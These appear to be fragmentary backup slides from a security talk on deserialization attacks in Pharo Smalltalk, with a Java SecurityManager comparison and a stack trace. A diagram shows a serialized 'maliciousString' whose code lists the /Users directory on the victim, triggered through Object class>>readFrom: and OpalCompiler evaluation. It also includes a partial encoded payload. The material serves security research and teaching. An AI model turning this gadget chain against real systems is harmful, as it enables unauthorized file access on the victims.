
Object class>>readFrom: **maliciousString**

OpalCompiler>>evaluate: **textStringOrStream**

OCReceiverDoItSemanticScope(OCDoItSemanticScope)>>evaluateDoIt:

evaluate

ZnClient>>post





Backup slides

```
SecurityManager secuManager = new SecurityManager();
System.setSecurityManager(secuManager);
```



```
java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "accessClassInPackage.sun.reflect.annotation")
    at java.security.AccessControlContext.checkPermission(AccessControlContext.java:366)
    at java.security.AccessController.checkPermission(AccessController.java:560)
    at java.lang.SecurityManager.checkPermission(SecurityManager.java:549)
    at java.lang.SecurityManager.checkPackageAccess(SecurityManager.java:1529)
    at sun.misc.Launcher$AppClassLoader.loadClass(Launcher.java:305)
    at java.lang.ClassLoader.loadClass(ClassLoader.java:356)
    at java.lang.Class.forName0(Native Method)
    at java.lang.Class.forName(Class.java:266)
    at java.io.ObjectInputStream.resolveClass(ObjectInputStream.java:623)
    at java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1610)
    at java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1515)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1769)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1348)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:370)
    at Victim.main(Victim.java:25)
```



# Pharo with a Security Manager

Attacker side



```

|users|
users := (FileSystem disk
root / "Users").
(users entries
collect:[:e| ...])

```

Malicious code

① **Serialization**



```


'#[124 117 115 101 114 115 124
13 117 115 101 114 115 32 58
61 32 40 70 105 108 101 83 121
115 116...]

```

Malicious file **maliciousString**

② **Deserialization**

Victim side



Security Manager



OpalCompiler>>evaluate: textStringOrStream

Object class>>readFrom: **maliciousString**

Legend

payload

gadget

exploit